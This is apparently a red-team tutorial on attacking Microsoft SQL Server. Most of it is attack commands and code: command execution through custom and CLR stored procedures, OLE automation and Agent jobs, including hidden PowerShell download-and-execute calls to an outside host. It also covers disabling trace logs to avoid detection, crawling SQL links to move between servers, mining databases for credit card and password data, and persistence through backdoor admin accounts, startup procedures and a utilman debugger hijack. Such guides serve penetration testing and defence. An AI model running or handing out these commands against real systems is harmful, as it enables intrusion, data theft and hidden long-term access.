
```

```

#Establish an RDP session
xfreerdp /u:janedoe /p:<pass> /cert:ignore /v:<Target> /workarea /drive:/localdir,share
/dynamic-resolution +clipboard

```

- This method is well known and typically disabled on a production system.
- Blue teams will often monitor the enabling of the procedure.



Note: 'xp_cmdshell' is synchronous. This means if you use this to obtain a reverse shell, as long as your shell is alive, control will not be returned to the next statement.

Custom Extended Stored Procedures

We can create a stored procedure that replicates the functionality of 'xp_cmdshell'. Note that this requires writing a file to the disk of the victim SQL server.

In a nutshell, we create a DLL which will execute a custom command → Save the DLL to an accessible location (UNC path\WebDAV) → Create a stored procedure that loads the DLL → Execute the newly created stored procedure.

Unfortunately in my testing, I was unable to execute the stored procedure due to an error even though I had set everything up properly. [Error: "Reason 126: The specified module could not be found".] If you know how to get past this, please let me know!

#PowerUpSQL:

```
Create-SQLFileXpDll -OutFile C:\Files\create_user.dll -Command "net user Hacker
Password!;net localgroup administrators Hacker /add" -ExportName create_user
```

```

Get-SQLQuery -UserName sa -Password Password1 -Instance opssqlsrvone -Query
"sp_addextendedproc 'create_user', '\\192.168.16.7\Files\create_user.dll'"
Get-SQLQuery -UserName sa -Password Password1 -Instance <Instance> -Query "EXEC create_user"

#Cleanup
sp_dropextendedproc 'create_user'

#Load via WebDAV renamed to .txt
sp_addextendedproc 'create_user', '\\myserver@80\path\create_user.txt

#List existing stored procedures (PowerUpSQL):
Get-SQLStoredProcedureXP -Instance <Instance> -Verbose
Pro tip: This could be used as a Persistence technique as well!

```

Fileless CLR-based Custom Stored Procedures

Common Language Runtime is basically a run time environment by .NET to execute code. Assemblies take the form of executables (.exe) or dynamic link library (.dll) files and are the building blocks of .NET applications. **CLR Assembly is a .NET DLL** that can be imported into SQL Server. **Once imported, the DLL methods can be linked to stored procedures and executed via TSQL.**

Hence we can **execute C# code** via the creation of a custom CLR stored procedure on a target SQL Server with the below advantages:


- **Loads a .NET assembly directly into the memory of a SQL Server.**
- **No disk footprint.**
- **xp_cmdshell is not required**

We'll discuss two ways of using this 'feature':

1. Making Custom CLR DLL for SQL Server (Ideal for shells)

1. Payload creation frameworks (Msfvenom/ ScareCrow) + EDR Protections → DLL file
2. PowerShell script converts DLL → TSQL queries with DLL as hexadecimal strings.
3. Execute the TSQL queries as a sysadmin.

The below screenshot is an example(executes 'whoami') of the output of the PS script that :



OPSEC note: Enabling CLR Stored Procedure creates an alert just like 'xp_cmdshell', however, this isn't as closely monitored.

#Cleanup

DROP PROCEDURE cmd_exec

DROP ASSEMBLY my_assembly

OLE Automation Procedures

OLE stands for Object Linking and Embedding. It allows one application to link objects into another application. **OLE procedures are system procedures that allow the use of COM using SQL queries.** Simply put, COM allows for one application to expose its functionality to other applications.

OLE automation procedures are turned off by default however they can be turned on with either:

- **sysadmin privileges [OR]**
- **Execute privileges on sp_OACreate & sp_OAMethod**

#Enable OLE Automation

sp_configure 'show advanced options', 1;

GO

RECONFIGURE;

GO

sp_configure 'Ole Automation Procedures', 1;

GO

RECONFIGURE;

GO

#Execute command with 'WScript.Shell' COM object and 'Run' method:

DECLARE @output INT

DECLARE @ProgramToRun VARCHAR(255)

SET @ProgramToRun = 'Run("calc.exe")'


EXEC sp_oacreate 'WScript.Shell', @output out

EXEC sp_oamethod @output, @ProgramToRun

```
EXEC sp_oadestroy @output
```

```
#Disable the default trace log files
exec sp_configure 'show advanced options',1;
reconfigure;
exec sp_configure 'default trace enabled',0;
reconfigure;
declare @i int,@size int;
set @i=1;
select @size = max(traceid) from ::fn_trace_getinfo(default);
while @i <= @size begin
    exec sp_trace_setstatus @i,0;
    set @i=@i+1;
end;
```

In the example below, we use WScript.Shell to run 'calc.exe':




For more attack techniques with OLE automation procedures refer:

- [Imperva Blog](#)
- [malwaremusings.com](#)

Agent Jobs

The **SQL Server Agent service** is used by SQL Server to execute scheduled tasks. It is typically used for items such as backing up the SQL Server database or other maintenance tasks. **The agent jobs are scheduled and run under the context of the MSSQL Server Agent service.** By default, this is configured as a 'Network Service' account, but can be more privileged accounts including domain accounts.

The screenshot below shows how the Agent service is configured on a default SQL installation. [Also note our lab installation of SQL Server(Express edition) doesn't come with Agent.]



Pre-requisites:

- **Agent service needs to be enabled.** By default, the service 'Start Mode' is set to 'disabled' when you install SQL Server.
- **Requires sysadmin role by default.**
- Non-sysadmin roles: SQLAgentUserRole, SQLAgentReaderRole, and SQLAgentOperatorRole fixed database roles in the msdb database can also be used.

You can use the following Subsystems (job types):

- **Microsoft ActiveX Script (VBScript and Jscript)**
- **CmdExec**
- **PowerShell**
- **SSIS (SQL Server Integrated Services)**

#View if SQL Agent service is running:

```
SELECT servicename,
       startup_type_desc,
       status_desc,
       service_account
FROM   sys.dm_server_services;
```

#Enumerate job names, and create similar names to avoid being detected.

```
SELECT job.job_id, notify_level_email, name, enabled, description, step_name, command,
       server, database_name FROM msdb.dbo.sysjobs job
INNER JOIN
msdb.dbo.sysjobsteps steps
ON
job.job_id = steps.job_id
```

#PowerUpSQL

```
Get-SQLAgentJob -Instance <target> -username sa -Password <pass> -Verbose
```


Creating a Job




- Start the SQL Server Agent service (xp_startservice)

- Create Job (sp_add_job)
- Add job step (sp_add_jobstep)
- Run Job (sp_start_job)
- Delete Job (sp_delete_job)

Reference: [Optiv Blog](#)

- Using subsystem: Powershell

```
USE msdb ;
GO
EXEC dbo.sp_add_job  create the agent job
    @job_name = N'optiv_powershell_job1' ;
GO

EXEC sp_add_jobstep  create the job step
    @job_name = N'optiv_powershell_job1',
    @step_name = N'optiv_powershell_name1',
    @subsystem = N'PowerShell',
    @command = N'powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).
downloadstring("http://192.168.100.25:80/optiv_demo"))"',
    @retry_attempts = 1,
    @retry_interval = 5 ;
GO
EXEC dbo.sp_add_jobserver  Add job server (default to localhost if no
    @job_name = N'optiv_powershell_job1';
GO
EXEC dbo.sp_start_job N'optiv_powershell_job1' ;  Star the job step
GO
```

```
#Delete job
EXEC dbo.sp_delete_job @job_name = N'PSJob'
#PowerUpSQL
Invoke-SQLOSCmdAgentJob -Subsystem PowerShell -Username sa -Password <pass> -Instance ops-
sqlsrvone -Command "<powershell cmd>"
#Using CmdExec subsystem:
USE msdb
EXEC dbo.sp_add_job @job_name = N'cmdjob'
EXEC sp_add_jobstep @job_name = N'cmdjob', @step_name = N'test_cmd_name1',
@subsystem = N'cmdexec', @command = N'cmd.exe /k calc', @retry_attempts =
1, @retry_interval = 5
EXEC dbo.sp_add_jobserver @job_name = N'cmdjob'
EXEC dbo.sp_start_job N'cmdjob';
#EXEC dbo.sp_delete_job @job_name = N'cmdJob'
```

SQL Links

A database link **allows a SQL Server to access external data sources** such as other SQL servers, Oracle databases, excel spreadsheets, and so on. **Due to common misconfigurations, the links, or “Linked Servers”, can often be exploited to traverse database link networks, gain unauthorized access to data, and deploy shells.** In the case of database links between SQL servers, it is possible to execute stored procedures. **Database links work even across forest trusts.**

SQL Server links can be configured in two ways.

- **Using the current security context.**
- **Pre-configured with hard-coded credentials.** (This is what we are interested in)

Note: **Outgoing RPC connections (rpcout) need to be enabled on links in order to enable xp_cmdshell on remote linked servers.** (Disabled by default)

RPCout issue:

- If xp_cmdshell is not enabled on a linked server, it may not be possible to enable it even if the link is configured with sysadmin privileges.
- Any queries executed via Openquery() are considered user transactions that don't allow reconfigure to be run.
- Enabling xp_cmdshell using sp_configure does not change the server state without reconfigure and thus xp_cmdshell will stay disabled.

#Enumerate SQL Links: (Check for presence of 1 for DatabaseLinkId)

```
Get-SQLServerLink -Instance dcorp-mssql -Verbose
```

#Crawl and list all Links:

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Verbose
```

#OS Command exec on every hop(depends on privileges):

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql -Query "xp_cmdshell 'whoami' "
```


#Enable xp_cmdshell via links:

```
EXECUTE('sp_configure' 'xp_cmdshell',1;reconfigure;')
```

```
AT "dsp-slsrvtwo"
```

I'd recommend reading [NetSPI's Blog](#) to understand how attackers may be able to leverage misconfigured SQL links to access internal resources from an external network.

SQL Links Attack Path



1. After identifying a SQL injection on the DMZ web application server, User 'Captain Evil' identifies SQL links are configured.
2. He starts following the links from DB1 to DB2 to DB3 to DB4. And after getting sysadmin permissions on DB4, 'Captain Evil' can execute xp_cmdshell to execute Powershell and shoot back a reverse shell.
3. So by compromising the web application it's possible to gain access to a secure network.
4. Just by following database links using legitimate (i.e. not blocked by internal ACL etc.) database connections 'Captain Evil' got access to the most critical system.

Shared Service Accounts

Organizations often utilize a **single domain account to run many SQL Servers**.

If we compromise a single SQL Service account, we will also have compromised all SQL servers using that shared account. OS commands executed inside SQL Server run in the context of the SQL Server service account.

SQL Server service accounts have sysadmin privileges by default. This means sysadmin access to those databases and possibly administrative access to the underlying OS since SQL services usually run with local administrator privileges.

Sensitive Data on SQL Servers

Going back to our scenario, we have identified several SQL Servers, gained sysadmin privileges and exploited them for lateral movement. Let's assume one of the objectives of the Red Team engagement was to target customer credit card data.

With PowerUpSQL we can easily scale domain SQL DB enumeration for sensitive information. It samples columns from the DB and checks for certain keywords or patterns.

Key factors to consider when targetting databases:

- **Database Name:** Databases are often named after the associated application or the type of data they contain.
- **is_encrypted Flag:** This tells us if transparent encryption is used. People tend to encrypt things they want to protect so these databases make good targets. Transparent encryption is intended to protect data at rest, but if we log in as a sysadmin, SQL Server will do the work of decrypting it for us.
- **Database File Size:** The database file size can help you determine if the database is actually being used. The bigger the database, the more data to sample.

```
#PowerUpSQL
#Get accessible SQL Servers:
$Servers = Get-SQLInstanceDomain | Get-SQLConnectionTestThreaded -Threads 10

#View accessible Servers:
$Accessible = $Servers | Where-Object {$_.Status -eq "Accessible"}

#Accessible Databases:
$Databases = $Accessible | Get-SQLDatabaseThreaded -Verbose -Threads 10 -NoDefaults

#DBs with is_encrypted Flag:
$Databases | Where-Object {$_.is_encrypted -eq "TRUE"}
```


- **Automate enumeration of sensitive data:**

```
#PowerUpSQL:
Get-SQLInstanceDomain -Verbose | Get-SQLColumnSampleDataThreaded -Verbose - Threads 10 -
Keyword "credit,password" -SampleSize 2 -ValidateCC -NoDefaults | ExportCSV -
NoTypeInfoInformation c:\temp\datasample.csv
```

Below is a **breakdown of what the command** does:

- It runs 10 concurrent host threads at a time
- It searches accessible domain SQL Servers for database table columns containing the keywords “card” or “password”
- It filters out all default databases
- It grabs two-sample records from each matching column
- It checks if the sample data contains a credit card number

dataLoc is a GUI based alternative to perform the same:



Persistence

During red team engagements, one common goal is to maintain access to target environments while security teams attempt to identify and remove persistence methods.

Detective controls tend to focus on compromised account identification and persistence methods at the operating system layer. While prioritizing detective control development in those areas is a good practice, **common database persistence methods are often overlooked.**

Persistence via SQL Servers - Why?

- The .mdf files that SQL Server uses to store data and other objects such as stored procedures are constantly changing, so there is **no easy way to use File Integrity Monitoring (FIM)** to identify database layer persistence methods.

- Abuse activities are **masked under the context of the associated SQL Server service account**. This helps make potentially malicious actions appear more legitimate.
- It's very common to find SQL Server service accounts configured with **local administrative or LocalSystem privileges**. This means that in most cases any command and control code running from SQL Server will have local administrative privileges.
- Very **few databases are configured to audit** for common Indicators of Compromise (IoC) and persistence methods.

Startup Stored Procedures

All startup stored procedures run under the context of the 'sa' login, regardless of what login was used to flag the stored procedure for automatic execution. Even if the 'sa' login is disabled, the startup procedures will still run under the sa context when the service is restarted.

The native '**sp_procoption**' stored procedure can be used to configure user-defined stored procedures to **run when SQL Server is started or when the SQL service is restarted**.

#List stored procedures marked for automatic execution

```
SELECT * FROM sysobjects WHERE type = 'P' AND OBJECTPROPERTY(id, 'ExecIsStartUp') = 1;
```

#Change DB

```
USE master
```

#Create BACKDOOR procedure

```
CREATE PROCEDURE sp_autops
```

```
AS
```

```
EXEC master..xp_cmdshell "net user backdoor 'Password1!' /add"
```

```
EXEC master..xp_cmdshell "net localgroup administrators backdoor /add"
```

#Mark for automatic execution

```
EXEC sp_procoption @ProcName = 'sp_autops', @OptionName = 'startup', @OptionValue = 'on';
```

#PowerUpSQL can automate the following:

#Add a SQL Server sysadmin:

```
Invoke-SqlServer-Persist-StartupSp -SqlServerInstance "MSSQLWIN8" -NewSqlUser EvilSa -NewSqlPass Pass1!
```

#Add a local Windows Administrator:

```
Invoke-SqlServer-Persist-StartupSp -SqlServerInstance "MSSQLWIN8" -NewosUser Evilosadmin1 -NewosPass Pass3!
```

#Run custom PS code:

```
Invoke-SqlServer-Persist-StartupSp -SqlServerInstance "MSSQLWIN8" -PsCommand "IEX(new-object net.webclient).downloadstring('/script.ps1')"
```

Host: 192.168.16.8 Query*

```
1 SELECT * FROM sysobjects WHERE type = 'P' AND OBJECTPROPERTY(id, 'ExecIsStartup') = 1;
```

sysobjects (1r x 25c)

name	id	xtype	uid	info	status	base_schema_ver	replinfo	parent_obj	crdate
sp_autops	279,672,044	P	1	0	0	0	0	0	2021-11-15 02:47:44.990

Services

File Action View Help

Services (Local)

SQL Server (SQLSERVER)

Stop the service
Pause the service
Restart the service

Description:
Provides storage, processing and controlled access of data, and rapid transaction processing.

Extended / Standard

Name	Status	Description	Log On As	Startup Type
Spatial Data Service		This service is used for Spatial Perce...	Local Service	Manual
Spot Verifier		Verifies potential file system corrupti...	Local System	Manual (Tri...
SQL Server (SQLSERVER)	Running	Provides storage, processing and con...	HOME\sql_admin	Automatic

Select Command Prompt

```
C:\Users\sql_admin>net localgroup administrators
Alias name     administrators
Comment      Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator
HOME\Administrator
HOME\ben.doe
HOME\Domain Admins
HOME\Jane.doe
HOME\sql_admin
John
The command completed successfully.

C:\Users\sql_admin>net localgroup administrators POST SERVICE RESTART
Alias name     administrators
Comment      Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator
backdoor
HOME\Administrator
```

Registry Modification

'xp_regwrite' is a native extended stored procedure that you can use to **create/modify Windows registry keys without using xp_cmdshell**. Note this executes with the SQL Server service account's privileges. (Requires Local Admin privileges)

This technique basically modifies a registry key to perform a certain action based on an event. This could be when a user logs in, or when the system restarts or even when a pre-configured key is entered.

- To execute a command each time a user logs in using HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run registry key:

#PowerUpSQL


```
Get-SQLPersistRegRun -Name Evil -Command 'powershell.exe -C "<command>"' -Instance "SQLServerDEV2014"
```

- **Setting a debugger for accessibility options.**



We configure a debugger for utilman.exe (Shortcut key: windows key+u), which will run cmd.exe when it's called. **After the registry key has been modified, it's possible to RDP to the target and launch cmd.exe with the 'windows key+u' key combination.**

